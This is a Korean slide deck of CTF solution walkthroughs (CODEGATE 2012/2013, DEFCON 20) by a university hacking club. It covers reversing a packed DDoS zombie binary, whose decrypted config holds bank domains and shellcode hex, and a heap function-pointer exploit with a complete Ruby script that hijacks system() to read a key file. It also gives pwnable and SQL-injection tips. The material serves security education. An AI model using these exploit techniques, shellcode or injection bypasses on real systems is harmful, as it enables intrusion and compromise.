

해킹방향어대회 기출문제 풀이


(CODEGATE2012/2013, DEFCON20)

KAIST GON

김은수(hahah), 이유진(soma), 김동관(Dkay),


THIS TALK IS ABOUT...

- CTF tips =)
- CODEGATE2012/2013, DEFCON20에 출제되었던 문제들
 - CODEGATE - pwnable, binary
 - 그 중에서도 비교적 real world에 가까웠던 재미있는 문제!
 - DEFCON - pwnable, binary, grabbag
- 국내 CTF, 해외 CTF




WE ARE!

- KAIST **잉여**해킹보안 동아리
- 다양한 CTF 참가 DEFCON, CODEGATE, SECUINSIDE, HDCON, ...
- 대학생 해킹 컨퍼런스 INCOGNITO 참여 동아리 세미나 및 CTF 진행




REAL WORLD VS CTF

APT?




Breakthrough?



WHY CTF?

- 다양한 분야의 문제를 접할 기회
 - 보안 이슈 반영
- Free training zone
- Just For Fun !



HOW TO SOLVE?

- 출제의도 파악이 중요
- 길이 있지만 대부분은 막다른 길




TIPS FOR PWNABLES



strcpy
memcpy
gets
printf
...

Integer overflow
Uninitialized values




TIPS FOR PWNABLES

- 다양한 code flow control 방법들
 - Return address + ROP
 - Fake SFP
 - Function pointer (GOT, structures)
 - ...




Make Exploit!




TIPS FOR PWNABLES

- Shellcode
 - Metasploit
 - Handmade shellcodes
- 상황에 맞는 Shellcode
 - Reverse telnet
 - Read file
 - Encoded



TIPS FOR BINARIES

- Reverse Engineering
- Key와 관련된 부분
 - Message Box
 - File IO
 - Network Connection



TIPS FOR BINARIES

- 다양한 환경의 시스템을 미리 구축
 - Windows XP
 - Linux x86 / x64
 - ARM (Android)
 - iOS (iPhone)
 - SPARC
 - ...



TIPS FOR WEB

- **SQL Injection**


- 웹 문제의 절반 이상
- Filtering bypass
- CheatSheet



→ char(97,100,109,105,110)
0x61646D696E

- **Blind SQL Injection**

- sleep() - insert 구문에서도 가능!



TIPS FOR WEB

- Web programming language



- php, jsp, asp, ...

- File upload

- Webshell

- File download

- 소스코드 유출




START FROM PREQUALIFICATION FOR CODEGATE!

CODEGATE

CODEGATE 2012/2013


- CODEGATE2012/2013 예선에 출제되었던 문제들
 - 2012 binary300
 - 2013 vulnerability400
 - 2013 binary 300
- CTF문제지만 현실적인 취약점을 담고 있던 문제들



CODEGATE 2012 - BINARY300

*"There are malicious program associated with DDoS zombie.
Calculate the sum of port numbers used for the attack.
And, how many times does zombie try to attack?
Answer: $\text{sum}(\text{attack_ports}) * \text{attack_count}$ (* : multiplication)"*


- 7.7DDOS 등 봇넷을 이용한 공격이 이슈였음
- 이름부터 불길한 zombie.exe
 - Zombie.exe가 공격할 대상을 담고 있을 것으로 추정되는 암호화된 파일 dRcw.ziq
- 패킹까지 되어있어 언패킹이 필요함 : ollydbg로 실행한 후 dump해서 IDA로
- 파일을 여는 것 처럼 생긴 루틴을 발견하고 해당 함수를 확인(401DE0)
- Ollydbg에서 프로세스가 종료된 뒤에 남아있는 import table의 정보를 이용해 해당 루틴에서 로드하는 함수들 확인



```
db ':K',0Ah ; DATA XREF: sub_401DE0+28210
db 'IF NOT EXIST "%s" GOTO E',0Ah
db 'del /a "%s"',0Ah
db 'GOTO R',0Ah
db ':E',0Ah,0
align 4
db 'wt',0 ; DATA XREF: sub_401DE0+24510
align 4
db 'd.bat',0 ; DATA XREF: sub_401DE0+21110
align 4

db '%d',0Ah,0 ; DATA XREF: sub_401DE0+...
db 'rb',0 ; DATA XREF: sub_401DE0+...
align 10h
dd 1 ; DATA XREF: PS_...?
align 8
dd 0 ; DATA XREF: start+16...
; sub_401DE0+C91r
; DATA XREF: start+152...
; sub_401DE0+BA1r

lea edi, [ebp+var_230+1]
rep stosd
stosw
stosb
lea eax, [ebp+var_230]
push eax ; _DWORD
push 104h ; _DWORD
call dword_403044
mov edi, offset dD_bat ; "d.bat"
lea edx, [ebp+var_230]
```



CODEGATE 2012 - BINARY300 (CONT'D)


00401E21	5H 0C	PUSH 4	
00401E23	6A 00	PUSH 0	
00401E25	8B4D F4	MOV ECX, DWORD PTR SS:[EBP-C]	
00401E28	51	PUSH ECX	
00401E29	FF15 B8304000	CALL DWORD PTR DS:[4030B8]	msvcrt.fseek
00401E2F	83C4 0C	ADD ESP, 0C	
00401E32	8B55 F4	MOV EDX, DWORD PTR SS:[EBP-C]	
00401E35	52	PUSH EDX	
00401E36	FF15 B4304000	CALL DWORD PTR DS:[4030B4]	msvcrt.ftell
00401E3C	83C4 04	ADD ESP, 4	
00401E3F	8945 FC	MOV DWORD PTR SS:[EBP-4], EAX	
00401E42	8B45 F4	MOV EAX, DWORD PTR SS:[EBP-C]	
00401E45	50	PUSH EAX	
00401E46	FF15 B0304000	CALL DWORD PTR DS:[4030B0]	msvcrt.rewind
00401E4C	83C4 04	ADD ESP, 4	
00401E4F	8B4D FC	MOV ECX, DWORD PTR SS:[EBP-4]	
00401E52	51	PUSH ECX	
00401E53	FF15 7C304000	CALL DWORD PTR DS:[40307C]	msvcrt.malloc
00401E59	83C4 04	ADD ESP, 4	
00401E5C	8945 F8	MOV DWORD PTR SS:[EBP-8], EAX	
00401E5F	8B55 F4	MOV EDX, DWORD PTR SS:[EBP-C]	
00401E62	52	PUSH EDX	
00401E63	8B45 FC	MOV EAX, DWORD PTR SS:[EBP-4]	
00401E66	50	PUSH EAX	
00401E67	6A 01	PUSH 1	
00401E69	8B4D F8	MOV ECX, DWORD PTR SS:[EBP-8]	
00401E6C	51	PUSH ECX	
00401E6D	FF15 AC304000	CALL DWORD PTR DS:[4030AC]	msvcrt.fread
00401E73	83C4 10	ADD ESP, 10	
00401E76	8B55 F4	MOV EDX, DWORD PTR SS:[EBP-C]	
00401E79	52	PUSH EDX	
00401E7A	FF15 9C304000	CALL DWORD PTR DS:[40309C]	msvcrt.fclose
00401E80	83C4 04	ADD ESP, 4	
00401E83	8B45 F8	MOV EAX, DWORD PTR SS:[EBP-8]	
00401E86	8945 EC	MOV DWORD PTR SS:[EBP-14], EAX	
00401E89	8B4D EC	MOV ECX, DWORD PTR SS:[EBP-14]	
00401E8C	0FBF11	MOVSX EDX, BYTE PTR DS:[ECX]	
00401E8F	83FA 01	CMPL EDX, 1	
00401E92	75 10	JNZ SHORT zombie.00401EB1	
00401E94	8B45 EC	MOV EAX, DWORD PTR SS:[EBP-14]	

```

v27 = v;
result = fopen(a1, "rb"); 파일 여는 부분: dRcw.ziq로 추정
v29 = result;
if ( result )
{
    fseek(v29, 0, 2);
    v31 = ftell(v29);
    rewind(v29);
    v30 = malloc(v31);
    fread(v30, 1, v31, v29);
    fclose(v29);
    v27 = v30;
    if ( *(_BYTE *)v30 == 1 && *(_DWORD *)v27 + 1 == dword_4040FC && *(_WORD *)v27 == sub_40230E(4 * *(_DWORD *)v27 + 9));
    v24 = GetTickCount();
    v25 = v30 + 13;
    for ( i = 0; i < *(_DWORD *)v27 + 9; ++i )
    {
        v23 = v25;
        sub_4022B0(v25 + 4, 21, *(_DWORD *)v25);
        *(_DWORD *)v28 + 4 * i = CreateThread(0, 0, sub_401B20, v25, 0, 0);
        v25 += *(_WORD *)v23 + 23 + *(_WORD *)v23 + 13 + 25;
    }
}

```

- ollydbg로부터 뜯은 dump를 IDA에서 열면 실행 가능
- Import table이 없으므로 ollydbg를 보고 참고해서 함수이름을 확인하면 리버싱하기 수월해진다




CODEGATE 2012 - BINARY300 (CONT'D)

	0	1	2	3	4	5	6	7	8	9	0123456789
000000000	01	4A	2A	FD	A6	01	07	01	28	08	.J*.....(.
00000000A	00	00	00	29	00	00	00	59	0A	D6	...)...Y...
000000014	67	59	99	0F	66	28	26	29	E2	D1	gY...f(&)...
00000001E	95	36	79	29	BE	2E	47	29	5E	5E	.6y)...G]^
000000028	5E	07	42	4B	5A	5D	48	5B	07	4A	^.BKZ]H[.J
000000032	46	44	29	1A	18	4A	19	4B	19	1D	FD)...J.K...
00000003C	1F	1A	18	4D	4B	1A	18	4A	10	4A	...MK...J.J
000000046	4D	11	19	4C	4B	18	4F	1C	4C	11	M..LK.O.L.
000000050	10	1E	1F	19	11	1A	18	4A	19	11J...
00000005A	11	1D	1F	19	1E	11	10	1D	1F	19
000000064	4A	4B	19	19	4B	11	10	4F	1A	11	JK...K...O..
00000006E	4D	1D	4C	19	11	11	4D	1C	1F	19	M.L...M...
000000078	4A	4A	4D	11	19	1A	18	4D	4B	11	JJM...MK.
000000082	10	4D	11	1D	19	4A	4D	11	19	4C	.M...JM..L
00000008C	11	4D	4A	4F	4F	4F	4F	4F	4F	1B	.MJ000000.
000000096	6F	1F	1B	1F	10	1F	6C	1B	6F	1E	o.....l.o.
0000000A0	1A	1F	29	23	48	00	00	53	00	DC	...)#H...S...
0000000AA	6D	53	93	05	6C	22	33	23	18	24	mS...l"3#.\$
0000000B4	DF	46	98	22	22	24	4D	23	54	54	.F..."\$M#TT
0000000BE	54	0D	50	4B	4A	4D	4B	42	4D	0D	T.PK.TMKRM.

```

v27 = 0;
result = fopen(a1, "rb");
v29 = result;
if ( result )
{
    fseek(v29, 0, 2);
    v31 = ftell(v29);
    rewind(v29);
    v30 = malloc(v31);
    fread(v30, 1, v31, v29);
    fclose(v29);
    v27 = v30;
    if ( *(_BYTE *)v30 == 1 && *(_DWORD *)v27 + 1 == dword_4040FC && *(_WORD *)v27 == 0 )
    {
        v28 = sub_40230E(4 * *(_DWORD *)v27 + 9));
        v24 = GetTickCount();
        v25 = v30 + 13;
        for ( i = 0; i < *(_DWORD *)v27 + 9; ++i )
        {
            v23 = v25;
            sub_4022B0(v25 + 4, 21, *(_DWORD *)v25);
            *(_DWORD *)v28 + 4 * i = CreateThread(0, 0, sub_401B20, v25, 0, 0);
            v25 += *(_WORD *)v23 + 23 + *(_WORD *)v23 + 13 + 25;
        }
    }
}
    
```

- 처음 1바이트가 0x01, 다음 4바이트(dword), 그 다음 2바이트(word)가 특정한 값과 맞는지 비교
- Offset이 9만큼 떨어진 곳에 있는 값 만큼 loop
- 0x4022b0에 있는 함수를 이용하여 읽어온 파일 내용을 복호화




CODEGATE 2012 - BINARY300 (CONT'D)

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
01	4A	2A	FD	A6	01	07	01	28	08	00	00	00	29	00	00	.J*.....(....)...
00	70	23	FF	4E	70	B0	26	4F	01	0F	00	CB	F8	BC	1F	.p#.Np.&O.....
50	00	97	07	6E	00	77	77	77	2E	6B	62	73	74	61	72	P...n.www.kbstar
2E	63	6F	6D	00	33	31	63	30	62	30	34	36	33	31	64	.com.31c0b04631d
62	33	31	63	39	63	64	38	30	65	62	31	66	35	65	38	b31c9cd80eb1f5e8
39	37	36	30	38	33	31	63	30	38	38	34	36	30	37	38	9760831c08846078
39	34	36	30	63	62	30	30	62	38	39	66	33	38	64	34	9460cb00b89f38d4
65	30	38	38	64	35	36	30	63	63	64	38	30	33	31	64	e088d560ccd8031d
62	38	39	64	38	34	30	63	64	38	30	65	38	64	63	66	b89d840cd80e8dcf
66	66	66	66	66	32	46	36	32	36	39	36	45	32	46	37	ffffff2F62696E2F7
33	36	00	23	48	00	00	70	23	FF	4E	70	B0	26	4F	01	36.#H..p#.Np.&O.
10	00	3B	07	FC	65	BB	01	01	07	6E	00	77	77	77	2E	...e....n.www.
73	68	69	6E	68	61	6E	2E	63	6F	6D	00	33	31	63	30	shinhan.com.31c0
62	30	34	36	33	31	64	62	33	31	63	39	63	64	38	30	b04631db31c9cd80
65	62	31	66	35	65	38	39	37	36	30	38	33	31	63	30	eb1f5e89760831c0
38	38	34	36	30	37	38	39	34	36	30	63	62	30	30	62	88460789460cb00b
38	39	66	33	38	64	34	65	30	38	38	64	35	36	30	63	89f38d4e088d560c
63	64	38	30	33	31	64	62	38	39	64	38	34	30	63	64	cd8031db89d840cd
38	30	65	38	64	63	66	66	66	66	66	66	32	46	36	32	80e8dcffffff2F62

```
int __cdecl decrypt(int offset, unsigned int si)
{
    int result; // eax@4
    unsigned int i; // [sp+0h] [bp-4h]@2


    if ( xorvalue )
    {
        for ( i = 0; i < size; ++i )
        {
            *(_BYTE *)(i + offset) ^= xorvalue;
            result = i + 1;
        }
    }
    return result;
}
```

- argv1이 가리키는 값을 argv3으로 xor하여 복호화하는 것을 argv2로 받아온 값 만큼 반복
- 문제와 첨부된 dRcw.ziq파일에 암호화되어 리버싱을 통해 얻어낸 정보 안에 공격 대상과 포트번호, 공격 횟수 등이 들어있음
- 실제 봇넷에 이용되는 바이너리를 응용해서 만든 문제!



CODEGATE 2012 - BINARY300

- DDOS 등과 같이 실제로 봇넷을 동원해 공격하는 형태의 사이버 테러에서 사용되는 바이너리를 분석하는 것과 유사한 문제
- 패킹을 통해 리버싱이 어렵게 되어 있고, command를 담고 있는 파일 역시 암호화로 분석이 쉽지 않게 되어 있음.
- (문제의 풀이에는 직접적인 관련은 없지만) 실제로 제시된 바이너리 안에는 하드디스크를 날려버리는 command가 들어 있었음
 - 7.7 DDOS에 사용된 악성코드와 유사함
 - 우와 진짜같다!



CODEGATE 2013 - VULN400


- 데몬에 접속해 보면 책 정보를 등록할 수 있고, 읽거나 reply를 달 수 있는 기능이 있다는 것을 확인할 수 있다.
- 함수를 구경해보면 add_reply에서 이상한 점을 찾을 수 있음
 - constructor와 destructor를 초기화해주지 않기 때문에, malloc으로 struct가 들어갈 공간을 heap에서 잡아줄 때 heap에 있는 쓰레기값이 그대로 남게 됨

```
| number| author | title |
-----|-----|-----|
| 1 | aa | bbb |
-----|-----|-----|
Number : 1
=====|=====|=====|
| 1 | 1 | aa | bbb |
=====|=====|=====|
|content| ccccccccccccccccccccccc
=====|=====|=====|
fgets((char *)s, 100, stdin);
*((BYTE *)s + strlen((const char *)s) - 1) = 0;
1. delete 2. modify 3. reply 4. back
=> 3
Reply : aaaaaaaaaa
1. delete 2. modify 3. reply 4. back
=> 1
content = (char *)s;
```

```
book *__cdecl add_reply(book *a1)
{
    book *result; // eax@7
    struct reply *i; // [sp+10h] [bp-18h]@3
    reply *v3; // [sp+14h] [bp-14h]@1
    void *s; // [sp+18h] [bp-10h]@1

    v3 = (reply *)malloc(28u);
    s = malloc(120u);
    v3->num = a1->num;
    v3->deadface = 0xDEEBFACEu;
    v3->next = 0;
    if ( a1->reply )
    {
        for ( i = a1->reply; i->next; i = i->next )
        ;
        i->next = v3;
        printf("\t\tReply : ");
        getchar();
        fgets((char *)s, 100, stdin);
        *((BYTE *)s + strlen((const char *)s) - 1) = 0;
        v3->content = (char *)s;
    }
}
```

00000000	reply	struc ;
00000000	field_0	dd ?
00000004	deadface	dd ?
00000008	num	dd ?
0000000C	content	dd ?
00000010	ctor	dd ?
00000014	dtor	dd ?
00000018	next	dd ?



CODEGATE 2013 - VULN400 (CONT'D)

- 사실 초기화가 전혀 안 되는 것은 아님


```
int __cdecl delete(book *a1)
{
    int result; // eax@2
    struct reply *i; // [sp+18h] [bp-10h]@4

    if ( SLOBYTE(a1->reply_cnt) <= 0 )
    {
        a1->before->next = a1->next;
        a1->next->before = a1->before;
        if ( a1->deadbeef == 0xDEADBEEF )
        {
            for ( i = a1->reply; i->next; i = i->next )
            {
                i->ctor = (int)reply_ctor;
                i->dtor = (int)reply_dtor;
            }
        }
        result = ((int (__cdecl *)(_DWORD))a1->dtor)(a1);
    }
    else
    {
        result = puts("Cannot Deleted. There's at least one");
    }
    return result;
}
```

```
book *__cdecl modify(book *a1)
{
    book *result; // eax@1

    memset(a1->author, 0, 0xFAu);
    memset(a1->title, 0, 0xFAu);
    __isoc99_scanf("%c", &input);
    printf("Author : ");
    fgets(a1->author, 0xFAu, stdin);
    a1->author[strlen(a1->author) - 1] = 0;
    printf("Title : ");
    fgets(a1->title, 0xFAu, stdin);
    a1->title[strlen(a1->title) - 1] = 0;
    result = a1;
    a1->deadbeef = 0xC0DEACEu;
    return result;
}
```

- 삭제할 때에 수정되지 않은 book 정보일 경우 ctor와 dtor를 바로 잡아 줌 왜쥬
- 만약 공격자가 원하는 내용이 heap에 들어있는 상태로 책 정보가 등록된다면??



CODEGATE 2013 - VULN400 (CONT'D)

- Book 정보를 남길 때 공격자가 원하는 함수를 많이 많이 넣어서 등록한 뒤에 지워버린다면...
 - Heap에 해당 정보들이 그대로 남아있게 됨
 - 그 다음에 다시 book 정보가 등록된다면 reply가 생길 때마다 malloc으로 메모리를 잡으면서 heap에 있던 함수의 주소가 reply의 ctor나 dtor로 들어가는 게 가능해질 수 있음
- 다시 등록한 book 정보에서는
 - Reply를 단 뒤에 글을 한번 수정 -> book 정보를 삭제할 때에 dtor가 올바르게 설정되지 않음
 - book 정보를 삭제해줌 -> 삭제할 때에 book에 등록된 하위 reply가 삭제되면서 dtor가 불릴 때 malloc시에 등록된 함수가 대신 실행되어버림
- Wait, keep this in mind!

```
void __cdecl book_dtor(struct book *ptr)
{
    struct reply *v1; // [sp+14h] [bp-14h]@1
    signed int i; // [sp+18h] [bp-10h]@1

    v1 = ptr->reply;
    for (i = 0; i <= 1; ++i)
    {
        if ( (void (__cdecl *)(void *))v1->dtor != reply_dtor )
        {
            puts("Detected");
            exit(1);
        }
        v1 = v1->next;
    }
    while ( v1->next )
    {
        ((void (__cdecl *)(_DWORD))v1->dtor)(v1->content);
        v1 = v1->next;
    }
    free(ptr->author);
    free(ptr->title);
}
```

```
int __cdecl delete(book *a1)
{
    int result; // eax@2
    struct reply *i; // [sp+18h] [bp-10h]@4

    if ( SLOBYTE(a1->reply_cnt) <= 0 )
    {
        a1->before->next = a1->next;
        a1->next->before = a1->before;
        if ( a1->deadbeef == 0xDEADBEEF )
        {
            for ( i = a1->reply; i->next; i = i->next )
            {
                i->ctor = (int)reply_ctor;
                i->dtor = (int)reply_dtor;
            }
            result = ((int (__cdecl *)(_DWORD))a1->dtor)(a1);
        }
        else
        {
            result = puts("Cannot Deleted. There's at least one");
        }
    }
    return result;
}
```



CODEGATE 2013 - VULN400 (CONT'D)


- Let's make an exploit :-)

```
1 require 'socket'
2
3 host = "58.229.122.20"; port = 6666
4 s = TCPSocket.open(host,port)
5 buf=""
6
7 while !(buf =~ /\s/)
8   buf=s.recv(1000)
9   print buf
10 end
11
12 main = "\x30\x86\x04\x08" #system
13 rdtor = "\xc4\x87\x04\x08"
14
15 s.write("1\n"*4); print s.recv(1000)
16 s.write("1\n"*3); print s.recv(1000)
17 s.write((rdtor*100+main*20)*3); print s.recv(1000)
18 s.write("\n"); print s.recv(1000)
19 s.write("1\n"*4); print s.recv(1000)
20 s.write("2\n2\n"); print s.recv(1000)
21 260.times do
22   s.write("3\n")
23   print s.recv(1000)
24 end
25 s.write("4\n"); print s.recv(1000)
26 s.write("2\n"); print s.recv(1000)
27 s.write("2\n"); print s.recv(1000)
28 s.write("1\n"); print s.recv(1000)
29 s.write("4\n"); print s.recv(1000)
30
31 s.write("1\n"*4); print s.recv(1000)
32 s.write("1\n"*4); print s.recv(1000)
33 s.write("2\n4\n"); print s.recv(1000)
34 130.times do
35   s.write("3\n")
36   s.write("cat /home/onetime/key.txt\n")
37   print s.recv(1000)
38 end
39 s.write("2\n"*3); print s.recv(1000)
40 s.write("1\n")
41 print s.recv(1000)
42 print s.recv(1000)
43 print s.recv(1000)
44 print s.recv(1000)
45 print s.recv(1000)
```

.위에서 있는 system()과 reply dtor의 주소


글 하나 작성: content에
(정상적인 dtor + system())으로
필요한 함수의 주소를 잔뜩 적고
Reply를 많이 달아서 삭제가
가능하게 한 뒤에 삭제

새로 글을 작성: 이번에는 reply를
달아줄 때에 comment로
system함수의 argument가
될 것을 적어준 뒤에 수정 후 삭제




CODEGATE 2013 - VULN400

- book과 reply가 구조체로 되어 있기 때문에 실제로 바이너리를 분석할 때 구조체로 들어있는 것을 읽어내는 것이 관건
- 초기화 되지 않은 함수 포인터를 이용해서 code flow를 마음대로 바꿀 수 있는 취약점을 통해 공격자가 원하는 함수를 실행할 수 있음
 - 사소한 코딩상의 실수로 생기는 실제 취약점과 유사




CODEGATE 2013 - BINARY300 STEP 1

- 실행을 시키면 뜬금없이 패스워드를 달라고 하더니 에러메시지를 뱉고 종료
- 리버싱 해보면 DialogFunc에서 패스워드 확인 후 호출하는 함수 0x402770
 - 자기 자신을 열어서 어떤 오프셋으로부터 0xCA로 xor하는 루틴이 들어있음
 - 따라해보자!
- 웬 exe파일이 들어 있으니 뽑아보자



```
while ( ReadFile(hFile, v46, 0x1000u, &NumberOfBytesRead, 0) )
{
    v16 = 0;
    .ABEL_26:
    v17 = NumberOfBytesRead;
    v18 = 0;
    if ( NumberOfBytesRead )
    {
        do
        {
            v46[v18] ^= 0xCAu;
            ++v18;
        }
        while ( v18 < v17 );
    }
```

CA CA CA CA CA CA CA CA CA CA CA CA CA CA CA CA
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68!..L.!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
1F E8 5E DF 5B 89 30 8C 5B 89 30 8C 5B 89 30 8C	..^[.0.[.0.[.0.
C5 29 F7 8C 5A 89 30 8C AA 4F FF 8C 7F 89 30 8C	...)..Z..0..0..0.



